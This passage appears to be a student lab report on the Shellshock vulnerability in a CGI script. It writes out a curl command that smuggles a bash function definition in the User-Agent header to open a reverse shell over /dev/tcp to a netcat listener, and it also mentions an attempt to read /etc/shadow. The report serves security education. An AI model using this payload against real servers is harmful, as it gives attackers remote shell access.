


It is not possible to steal the content of shadow file because /etc/shadow file requires root privileges and the Apache server runs on a user account, not root.

Task 5:

Command Used: The full command is ***curl -A ‘() { echo “hello”;}; echo Content\_type:text/plain; echo;*** ***/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1’ http://10.0.2.15/cgi-bin/myprog.cgi*** but it was too long to fit into one screenshot.







The command nc -nlvp 9090 listens to any activity happening to the port 9090. /bin/bash -i signifies that the shell must be interactive otherwise it won’t work. The command /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 starts a bash shell on the server with the input and output both going to the same TCP connection.

Task 6:

Code:




Redo Task 3 with /bin/bash instead of /bin/bash\_shellshock and record observations:



It still worked as before without a problem.

Redo Task 5 with /bin/bash instead of /bin/bash\_shellshock and record observations.



All it did was run the code, it didn’t run the attack because the string starting with () needs to be parsed to a function and you can’t do that in bash.